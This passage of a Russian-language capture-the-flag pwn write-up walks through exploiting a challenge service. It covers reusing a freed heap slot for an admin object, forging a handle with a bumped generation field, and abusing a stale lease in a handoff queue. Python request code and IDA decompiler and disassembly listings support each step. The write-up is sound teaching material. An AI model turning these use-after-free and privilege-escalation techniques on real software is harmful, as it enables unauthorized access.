ЛИЦО СИСТЕМЫ
PWN

# 11

# ПРОВОЖУ ВТОРОЙ COMMIT И ПОВТОРНО ЗАНИМАЮ SLOT

После первого commit соединение переходит в phase 2. В предыдущем шаге новый `B` уже вернул `transaction2` и `plan2`. Раскрываю plan известными mask и rotation:

```
raw_plan2 = ror64(plan2, rotation) ^ mask
```

Его route должен совпасть с `route2` из receipt. Для этого снова офлайн подбираю label нужного bucket.

## 10.1. Выбираю размер template

```
class_lengths = [8, 32, 64, 128]
template2 = b"B" * class_lengths[class2]
```

Эти длины выбраны только как простые представители четырех диапазонов из раздела 5.1.

## 10.2. Почему важен порядок D

В `sub_2BD540` phase 2 проверяет:

# 11

## ПРОВОЖУ ВТОРОЙ COMMIT И ПОВТОРНО ЗАНИМАЮ SLOT

ПРОДОЛЖЕНИЕ

1. bucket каждого профиля равен `route2`;
2. class каждого профиля равен `class2`;
3. число профилей равно `depth2`;
4. последовательность отзыва точно совпадает с permutation из receipt;
5. подписка указывает на профиль, который отзывается первым.

```
bool __fastcall sub_2BD540(
        __int64 a1,
        unsigned __int8 a2,
        int a3,
        __int64 a4,
        char a5,
        char a6,
        __int64 a7,
        __int64 a8,
        __int128 a9)
{
  __int64 v9; // rbx
  __int64 v10; // r10
  __int64 v11; // r11
  __int64 v12; // rdx
  __int64 i; // rax
  unsigned __int8 j; // al
  unsigned __int8 v16; // al
  int v17; // ecx
  __int64 v18; // rdi
  int v19; // edx
  int v20; // [rsp+0h] [rbp-28h]
  int v21; // [rsp+4h] [rbp-24h]
  __int128 v22; // [rsp+8h] [rbp-20h]
  __int128 v23; // [rsp+18h] [rbp-10h]
  __int128 v24; // [rsp+58h] [rbp+30h]

  *(_QWORD *)&a9 = a4;
  BYTE8(a9) = a1;
  BYTE9(a9) = a2;
  BYTE10(a9) = a5;
  BYTE11(a9) = a6;
  *(_QWORD *)&v24 = v10;
  *((_QWORD *)&v24 + 1) = v11;
  v12 = *(_QWORD *)(v9 + 40);
  if ( v12 != a2 || *(_QWORD *)(v9 + 64) != a2 || *(_QWORD *)(v9 + 88) != 1 )
    return false;
  for ( i = 0; i < v12; ++i )
  {
    a1 = *(_QWORD *)(*(_QWORD *)(v9 + 32) + 8 * i);
    if ( BYTE8(a9) != *(_BYTE *)(a1 + 2) || *(_BYTE *)(a1 + 3) != a5 )
      return false;
  }
  v22 = a9;
  v23 = v24;
  v20 = 0;
  for ( j = 0; BYTE9(v22) > j; ++j )
  {
    a1 = (unsigned int)-((unsigned __int8)(2 * j) < 8u);
002BD548 sub_2BD540:28 (2BD548)
```

# 11

## ПРОВОЖУ ВТОРОЙ COMMIT И ПОВТОРНО ЗАНИМАЮ SLOT

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

```
.text:00000000002BD540
.text:00000000002BD540                push    rbp
.text:00000000002BD541                mov     rbp, rsp
.text:00000000002BD544                sub     rsp, 28h
.text:00000000002BD548                mov     [rsp+28h+arg_10], rcx
.text:00000000002BD54D                mov     [rsp+28h+arg_18], dil
.text:00000000002BD552                mov     [rsp+28h+arg_19], sil
.text:00000000002BD557                mov     [rsp+28h+arg_1A], r8b
.text:00000000002BD55C                mov     [rsp+28h+arg_1B], r9b
.text:00000000002BD561                mov     qword ptr [rsp+28h+arg_20], r10
.text:00000000002BD566                mov     [rsp+28h+arg_28], r11
.text:00000000002BD56B                mov     rdx, [rbx+28h]
.text:00000000002BD56F                movzx   esi, [rsp+28h+arg_19]
.text:00000000002BD574                cmp     rdx, rsi
.text:00000000002BD577                jnz     short loc_2BD58E
.text:00000000002BD579                cmp     [rbx+40h], rsi
.text:00000000002BD57D                jnz     short loc_2BD58E
.text:00000000002BD57F                cmp     qword ptr [rbx+58h], 1
.text:00000000002BD584                jnz     short loc_2BD58E
.text:00000000002BD586                mov     rsi, [rbx+20h]
.text:00000000002BD58A                xor     eax, eax
.text:00000000002BD58C                jmp     short loc_2BD599
.text:00000000002BD58E ; ---------------------------------------------------------------------------
.text:00000000002BD58E
.text:00000000002BD58E loc_2BD58E:                            ; CODE XREF: sub_2BD540+37↑j
.text:00000000002BD58E                                        ; sub_2BD540+3D↑j ...
.text:00000000002BD58E                xor     eax, eax
.text:00000000002BD590                add     rsp, 28h
.text:00000000002BD594                pop     rbp
.text:00000000002BD595                retn
.text:00000000002BD596 ; ---------------------------------------------------------------------------
.text:00000000002BD596
.text:00000000002BD596 loc_2BD596:                            ; CODE XREF: sub_2BD540+72↓j
.text:00000000002BD596                inc     rax
.text:00000000002BD599
.text:00000000002BD599 loc_2BD599:                            ; CODE XREF: sub_2BD540+4C↑j
.text:00000000002BD599                cmp     rax, rdx
.text:00000000002BD59C                jge     short loc_2BD5BC
.text:00000000002BD59E                mov     rdi, [rsi+rax*8]
.text:00000000002BD5A2                movzx   r9d, byte ptr [rdi+2]
.text:00000000002BD5A7                cmp     [rsp+28h+arg_18], r9b
.text:00000000002BD5AC                jnz     short loc_2BD5B4
.text:00000000002BD5AE                cmp     [rdi+3], r8b
.text:00000000002BD5B2                jz      short loc_2BD596
.text:00000000002BD5B4
.text:00000000002BD5B4 loc_2BD5B4:                            ; CODE XREF: sub_2BD540+6C↑j
.text:00000000002BD5B4                xor     eax, eax
.text:00000000002BD5B6                add     rsp, 28h
.text:00000000002BD5BA                pop     rbp
002BD548 00000000002BD548: sub_2BD540+8 (Synchronized with Hex View-1)
```

Последовательность:

11

# ПРОВОЖУ ВТОРОЙ COMMIT И ПОВТОРНО ЗАНИМАЮ SLOT

ПРОДОЛЖЕНИЕ

```
B
P <label2> <class-sized value> → h[0]
P <label2> <class-sized value> → h[1]
...                                всего depth2 профилей
W 0x<h[order[0]]>
D 0x<h[order[0]]>
D 0x<h[order[1]]>
...
C 0x<proof2>
```

Proof второй стадии отличается от первого:

```
proof2 = mix64(
    transaction2
    ^ raw_plan2
    ^ commit_secret
    ^ 0x186693139691AE61
)
```

Именно эту ветку с дополнительным секретом видно в `sub_2BDF60` на скрине проверки proof.


## 10.3. Почему административный профиль попадает в нужный slot

После проверки entries переносятся в free list в заданном order. Затем функция создает `depth2 - 1` padding objects и последним создает объект другого kind - административный профиль.

# 11

## ПРОВОЖУ ВТОРОЙ COMMIT И ПОВТОРНО ЗАНИМАЮ SLOT

ПРОДОЛЖЕНИЕ



```
.text:00000000002BD402                jmp     loc_2BD2C9
.text:00000000002BD407 ; ---------------------------------------------------------------------------
.text:00000000002BD407
.text:00000000002BD407 loc_2BD407:                            ; CODE XREF: sub_2BD000+2E3↑j
.text:00000000002BD407                mov     ecx, 1
.text:00000000002BD40C                jmp     short loc_2BD465
.text:00000000002BD40E ; ---------------------------------------------------------------------------
.text:00000000002BD40E
.text:00000000002BD40E loc_2BD40E:                            ; CODE XREF: sub_2BD000+46D↓j
.text:00000000002BD40E                mov     [rsp+100h+var_B9], cl
.text:00000000002BD412                movzx   ebx, byte ptr [rdx+8]
.text:00000000002BD416                movzx   ecx, byte ptr [rdx+0Ah]
.text:00000000002BD41A                imul    rdx, rbx, 70h ; 'p'
.text:00000000002BD41E                lea     rax, [r12+rdx]
.text:00000000002BD422                lea     rax, [rax+48h]
.text:00000000002BD426                nop
.text:00000000002BD427                mov     edi, 6
.text:00000000002BD42C                xor     esi, esi
.text:00000000002BD42E                xor     r8d, r8d
.text:00000000002BD431                xor     r9d, r9d
.text:00000000002BD434                mov     r10, r9
.text:00000000002BD437                call    sub_2BA9E0
.text:00000000002BD43C                mov     r12, [rsp+100h+arg_0]
.text:00000000002BD444                inc     qword ptr [r12+70A0h]
.text:00000000002BD44C                movzx   ecx, [rsp+100h+var_B9]
.text:00000000002BD451                inc     ecx
.text:00000000002BD453                mov     rax, [rsp+100h+var_50]
.text:00000000002BD45B                mov     rbx, [rsp+100h+var_B0]
.text:00000000002BD460                mov     r8, [rsp+100h+var_B8]
.text:00000000002BD465
.text:00000000002BD465 loc_2BD465:                            ; CODE XREF: sub_2BD000+40C↑j
.text:00000000002BD465                mov     rdx, [r12+38h]
.text:00000000002BD46A                cmp     [rdx+9], cl
.text:00000000002BD46D                ja      short loc_2BD40E
.text:00000000002BD46F                movzx   ebx, byte ptr [rdx+8]
.text:00000000002BD473                movzx   ecx, byte ptr [rdx+0Ah]
.text:00000000002BD477                imul    rdx, rbx, 70h ; 'p'
.text:00000000002BD47B                lea     rax, [r12+rdx]
.text:00000000002BD47F                lea     rax, [rax+48h]
.text:00000000002BD483                nop
.text:00000000002BD484                mov     edi, 5
.text:00000000002BD489                xor     esi, esi
.text:00000000002BD48B                mov     r8, [rsp+100h+var_48]
.text:00000000002BD493                mov     r9, [rsp+100h+var_A8]
.text:00000000002BD498                mov     r10, [rsp+100h+var_A0]
.text:00000000002BD49D                nop     dword ptr [rax]
.text:00000000002BD4A0                call    sub_2BA9E0
.text:00000000002BD4A5                mov     rdx, [rsp+100h+arg_0]
.text:00000000002BD4AD                inc     qword ptr [rdx+70A0h]
002BD407 00000000002BD407: sub_2BD000:loc_2BD407 (Synchronized with Hex View-1)
```

ЛИЦО СИСТЕМЫ
PWN

11

# ПРОВОЖУ ВТОРОЙ COMMIT И ПОВТОРНО ЗАНИМАЮ SLOT

ПРОДОЛЖЕНИЕ

Free list работает как lifo. Из-за выбранного порядка последний служебный объект занимает slot первого отозванного профиля. На него все еще смотрит старая подписка.

## 10.4. Строю handle нового объекта

У старого handle уже известны bucket и slot. `D` увеличил generation с 1 до 2. Поэтому меняю только верхние 16 бит сырого handle:

```
tracked = handles2[order[0]]
old_raw = ror64(tracked, rotation) ^ mask

admin_raw = (
    old_raw & ((1 << 48) - 1)
) | (2 << 48)

admin_handle = rol64(admin_raw ^ mask, rotation)
```

Это не перебор адреса. Я повторно упаковываю те же bucket и slot с новой generation по формату, который уже нашел в `P`.

# 12

## НАХОЖУ СКРЫТЫЕ ДЕЙСТВИЯ Q

ЛИЦО СИСТЕМЫ
PWN

Из dispatcher перехожу в `sub_2BDBE0` и нажимаю `F5`.

```
_QWORD *__gostk sub_2BDBE0(
        __int64 a1,
        __int64 a2,
        __int64 a3,
        __int64 a4,
        unsigned __int8 *a5,
        __int64 a6,
        __int64 a7,
        __int64 a8,
        __int64 a9,
        __int64 a10,
        __int64 a11,
        __int64 a12,
        __int64 a13,
        __int64 a14,
        __int64 a15,
        __int64 a16,
        __int64 a17,
        __int64 a18,
        __int64 a19,
        __int64 a20,
        __int64 a21,
        __int64 a22,
        __int64 a23)
{
  _QWORD *v23; // rax
  __int64 v24; // rdi
  __int64 v25; // r14
  __int64 v26; // rdx
  __int64 v27; // rsi
  _UNKNOWN *retaddr; // [rsp+0h] [rbp+0h] BYREF
  _QWORD *result; // [rsp+C0h] [rbp+C0h]

  if ( (unsigned __int64)&retaddr <= *(_QWORD *)(v25 + 16) )
    sub_FB3E0();
  if ( a6 == 1 )
  {
    v26 = v23[3608];
    if ( v26 != 0 )
    {
      v27 = *a5;
      if ( (unsigned __int8)v27 > 0x63u )
      {
        switch ( (_BYTE)v27 )
        {
          case 'p':
            sub_2BEA80(a1: v23[3609]);
            break;
          case 'r':
002BDC3F sub_2BDBE0:41 (2BDC3F)
```

# 12

## НАХОЖУ СКРЫТЫЕ ДЕЙСТВИЯ Q

ПРОДОЛЖЕНИЕ

```
.text:00000000002BDC2A                mov     rdx, [rax+70C0h]
.text:00000000002BDC31                test    rdx, rdx
.text:00000000002BDC34                jz      loc_2BDE81
.text:00000000002BDC3A                mov     rsi, [rsp+30h+arg_20]
.text:00000000002BDC3F                movzx   esi, byte ptr [rsi]
.text:00000000002BDC42                cmp     sil, 63h ; 'c'
.text:00000000002BDC46                ja      loc_2BDD73
.text:00000000002BDC4C                cmp     sil, 61h ; 'a'
.text:00000000002BDC50                jz      short loc_2BDCB3
.text:00000000002BDC52                cmp     sil, 63h ; 'c'
.text:00000000002BDC56                jnz     loc_2BDD8C
.text:00000000002BDC5C                mov     rbx, [rsp+30h+arg_8]
.text:00000000002BDC61                mov     rcx, [rsp+30h+arg_10]
.text:00000000002BDC66                mov     rdi, [rax+70C8h]
.text:00000000002BDC6D                mov     rax, rdx
.text:00000000002BDC70                call    sub_2BF040
.text:00000000002BDC75                lea     rdx, [rsp+30h+arg_50]
.text:00000000002BDC7D                movups  xmmword ptr [rdx], xmm15
.text:00000000002BDC81                movups  xmmword ptr [rdx+10h], xmm15
.text:00000000002BDC86                movups  xmmword ptr [rdx+20h], xmm15
.text:00000000002BDC8B                movups  xmmword ptr [rdx+30h], xmm15
.text:00000000002BDC90                movups  xmmword ptr [rdx+40h], xmm15
.text:00000000002BDC95                movups  xmmword ptr [rdx+50h], xmm15
.text:00000000002BDC9A                movups  xmmword ptr [rdx+58h], xmm15
.text:00000000002BDC9F                mov     [rsp+30h+arg_50], rax
.text:00000000002BDCA7                mov     rax, rbx
.text:00000000002BDCAA                mov     rbx, rcx
.text:00000000002BDCAD                add     rsp, 28h
.text:00000000002BDCB1                pop     rbp
.text:00000000002BDCB2                retn
.text:00000000002BDCB3 ; ---------------------------------------------------------------------------
.text:00000000002BDCB3
.text:00000000002BDCB3 loc_2BDCB3:                            ; CODE XREF: sub_2BDBE0+70↑j
.text:00000000002BDCB3                mov     [rsp+30h+arg_B8], rax
.text:00000000002BDCBB                mov     rbx, [rsp+30h+arg_8]
.text:00000000002BDCC0                mov     rcx, [rsp+30h+arg_10]
.text:00000000002BDCC5                call    sub_2BDA80
.text:00000000002BDCCA                test    rbx, rbx
.text:00000000002BDCCD                jz      short loc_2BDD05
.text:00000000002BDCCF                lea     rdx, [rsp+30h+arg_50]
.text:00000000002BDCD7                movups  xmmword ptr [rdx], xmm15
.text:00000000002BDCDB                movups  xmmword ptr [rdx+10h], xmm15
.text:00000000002BDCE0                movups  xmmword ptr [rdx+20h], xmm15
.text:00000000002BDCE5                movups  xmmword ptr [rdx+30h], xmm15
.text:00000000002BDCEA                movups  xmmword ptr [rdx+40h], xmm15
.text:00000000002BDCEF                movups  xmmword ptr [rdx+50h], xmm15
.text:00000000002BDCF4                movups  xmmword ptr [rdx+58h], xmm15
.text:00000000002BDCF9                mov     rax, rbx
.text:00000000002BDCFC                mov     rbx, rcx
002BDC3F 00000000002BDC3F: sub_2BDBE0+5F (Synchronized with Hex View-1)
```

Обработчик требует поле `A` длиной ровно один байт. Затем сравнивает этот байт:

# 12

## НАХОЖУ СКРЫТЫЕ ДЕЙСТВИЯ Q

ПРОДОЛЖЕНИЕ

```
97  = 0x61 = 'a'
99  = 0x63 = 'c'
'p'
'r'
't'
```

Так я получаю действия `a`, `t`, `p`, `r`, `c`. Их тоже беру из switch, а не угадываю.

Назначение устанавливается по передаваемым полям и возвращаемому значению:

| ДЕЙСТВИЕ | ВХОДНЫЕ ПОЛЯ | РЕЗУЛЬТАТ |
|---|---|---|
| `a` | `A`, `H`, `R` | создать operation, вернуть `I` |
| `t` | `A`, `I` | взять lease, вернуть `H` |
| `p` | `A`, `I`, `H` | вернуть lease в очередь |
| `r` | `A`, `I` | owner выполняет resume |
| `c` | `A`, `I`, `H` | завершить через stale lease, вернуть proof в `R` |

Здесь `R` при действии `a` - это `export_secret`, а не `commit_secret`.

ЛИЦО СИСТЕМЫ
PWN

# 13

## ИСПОЛЬЗУЮ БАГ В HANDOFF QUEUE

Для этой части открываю два соединения:

```
owner  - владеет operation и выполняет resume
worker - берет и возвращает lease
```

Последовательность:

```
owner:  Q(a, admin_handle, export_secret) → operation
worker: Q(t, operation)                   → lease1
worker: Q(t, operation)                   → lease2
worker: Q(p, operation, lease1)
owner:  Q(r, operation)
worker: Q(c, operation, lease2)           → handoff_proof
```

Те же запросы через binary helper:

ЛИЦО СИСТЕМЫ
PWN

13

# ИСПОЛЬЗУЮ БАГ В HANDOFF QUEUE

ПРОДОЛЖЕНИЕ

```
reply, _ = request(
    owner, 1, "Q",
    ("A", b"a"),
    ("H", admin_handle),
    ("R", export_secret),
)
operation = number(reply, "I")

reply, _ = request(worker, 1, "Q", ("A", b"t"), ("I", operation))
lease1 = number(reply, "H")

reply, _ = request(worker, 2, "Q", ("A", b"t"), ("I", operation))
lease2 = number(reply, "H")

request(worker, 3, "Q", ("A", b"p"), ("I", operation), ("H", lease1))
request(owner, 2, "Q", ("A", b"r"), ("I", operation))

reply, _ = request(
    worker, 4, "Q",
    ("A", b"c"),
    ("I", operation),
    ("H", lease2),
)
handoff_proof = number(reply, "R")
```

Почему это работает:

ЛИЦО СИСТЕМЫ
PWN

# 13

## ИСПОЛЬЗУЮ БАГ В HANDOFF QUEUE

ПРОДОЛЖЕНИЕ

1. `t` дважды выдает ссылки на один логический узел;
2. `p` возвращает первый lease;
3. `r` меняет состояние и generation узла;
4. второй lease все еще содержит старую ссылку;
5. `c` сопоставляет повторно использованный узел и вычисляет proof.

В `sub_2BF040` перед вычислением proof нахожу проверки состояния operation, reused node и lease:




```
  }
 }
 else
 {
  v11 = xmmword_518B00;
  v10 = a1;
  v9 = 0;
 }
 if ( v11 == 0
  && (v20 = v9, v12 = sub_91D00(a1: 0, a2: v10, a3: v9, a4), *(_BYTE *)(v20 + 80)) == 0)
  && *(_BYTE *)(v20 + 81) == 0
  && (v13 = *(_QWORD *)v12) != 0
  && *(_QWORD *)(v13 + 8) == a1
  && *(_BYTE *)(v13 + 32) == 0
  && (v14 = *(_QWORD *)(v13 + 16), *(_QWORD *)(v20 + 48) == v14)
  && *(_BYTE *)(v14 + 24) != 3 )
 {
  v15 = *(_QWORD *)v13 ^ *(_QWORD *)(v20 + 32) ^ *(_QWORD *)(v20 + 24) ^ *(_QWORD *)(v20 + 8) ^ *(_QWORD *)v20;
  v16 = 0xBF58476D1CE4E5B9LL * (v15 ^ ((v15 ^ 0x68616E646F66662DuLL) >> 30) ^ 0x68616E646F66662DLL);
  v17 = (0x94D049BB133111EBLL * (v16 ^ (v16 >> 27))) ^ ((0x94D049BB133111EBLL * (v16 ^ (v16 >> 27))) >> 31);
  *(_QWORD *)(v20 + 88) = v17;
  *(_BYTE *)(v20 + 81) = 1;
  v19 = v17;
  (*v23)();
  return v19;
 }
 else
 {
  (*v23)();
  return 0;
 }
}
```

# 13

## ИСПОЛЬЗУЮ БАГ В HANDOFF QUEUE

ПРОДОЛЖЕНИЕ



```
.text:00000000002BF1C7                mov     rcx, [rax+10h]
.text:00000000002BF1CB                cmp     [rdx+30h], rcx
.text:00000000002BF1CF                jnz     loc_2BF27A
.text:00000000002BF1D5                cmp     byte ptr [rcx+18h], 3
.text:00000000002BF1D9                jnz     loc_2BF27A
.text:00000000002BF1DF                mov     rcx, [rdx]
.text:00000000002BF1E2                xor     rcx, [rdx+8]
.text:00000000002BF1E6                xor     rcx, [rdx+18h]
.text:00000000002BF1EA                xor     rcx, [rdx+20h]
.text:00000000002BF1EE                xor     rcx, [rax]
.text:00000000002BF1F1                mov     rax, 68616E646F66662Dh
.text:00000000002BF1FB                xor     rax, rcx
.text:00000000002BF1FE                shr     rax, 1Eh
.text:00000000002BF202                xor     rax, rcx
.text:00000000002BF205                mov     rcx, 68616E646F66662Dh
.text:00000000002BF20F                xor     rcx, rax
.text:00000000002BF212                mov     rax, 0BF58476D1CE4E5B9h
.text:00000000002BF21C                imul    rax, rcx
.text:00000000002BF220                mov     rcx, rax
.text:00000000002BF223                shr     rax, 1Bh
.text:00000000002BF227                xor     rax, rcx
.text:00000000002BF22A                mov     rcx, 94D049BB133111EBh
.text:00000000002BF234                imul    rcx, rax
.text:00000000002BF238                mov     rax, rcx
.text:00000000002BF23B                shr     rcx, 1Fh
.text:00000000002BF23F                xor     rcx, rax
.text:00000000002BF242                nop
.text:00000000002BF243                mov     [rdx+58h], rcx
.text:00000000002BF247                mov     byte ptr [rdx+51h], 1
.text:00000000002BF24B                mov     [rsp+68h+var_48], rcx
.text:00000000002BF250                movups  [rsp+68h+var_40], xmm15
.text:00000000002BF256                mov     [rsp+68h+var_49], 0
.text:00000000002BF25B                mov     rdx, [rsp+68h+var_10]
.text:00000000002BF260                mov     rax, [rdx]
.text:00000000002BF263                call    rax
.text:00000000002BF265                mov     rax, [rsp+68h+var_48]
.text:00000000002BF26A                mov     rbx, qword ptr [rsp+68h+var_40]
.text:00000000002BF26F                mov     rcx, qword ptr [rsp+68h+var_40+8]
.text:00000000002BF274                add     rsp, 60h
.text:00000000002BF278                pop     rbp
.text:00000000002BF279                retn
.text:00000000002BF27A ; ---------------------------------------------------------------------------
.text:00000000002BF27A
.text:00000000002BF27A loc_2BF27A:                            ; CODE XREF: sub_2BF040+14F↑j
.text:00000000002BF27A                                        ; sub_2BF040+159↑j ...
.text:00000000002BF27A                mov     rax, qword ptr cs:xmmword_518B00
.text:00000000002BF281                mov     rcx, qword ptr cs:xmmword_518B00+8
.text:00000000002BF288                mov     [rsp+68h+var_48], 0
.text:00000000002BF291                mov     qword ptr [rsp+68h+var_40], rax
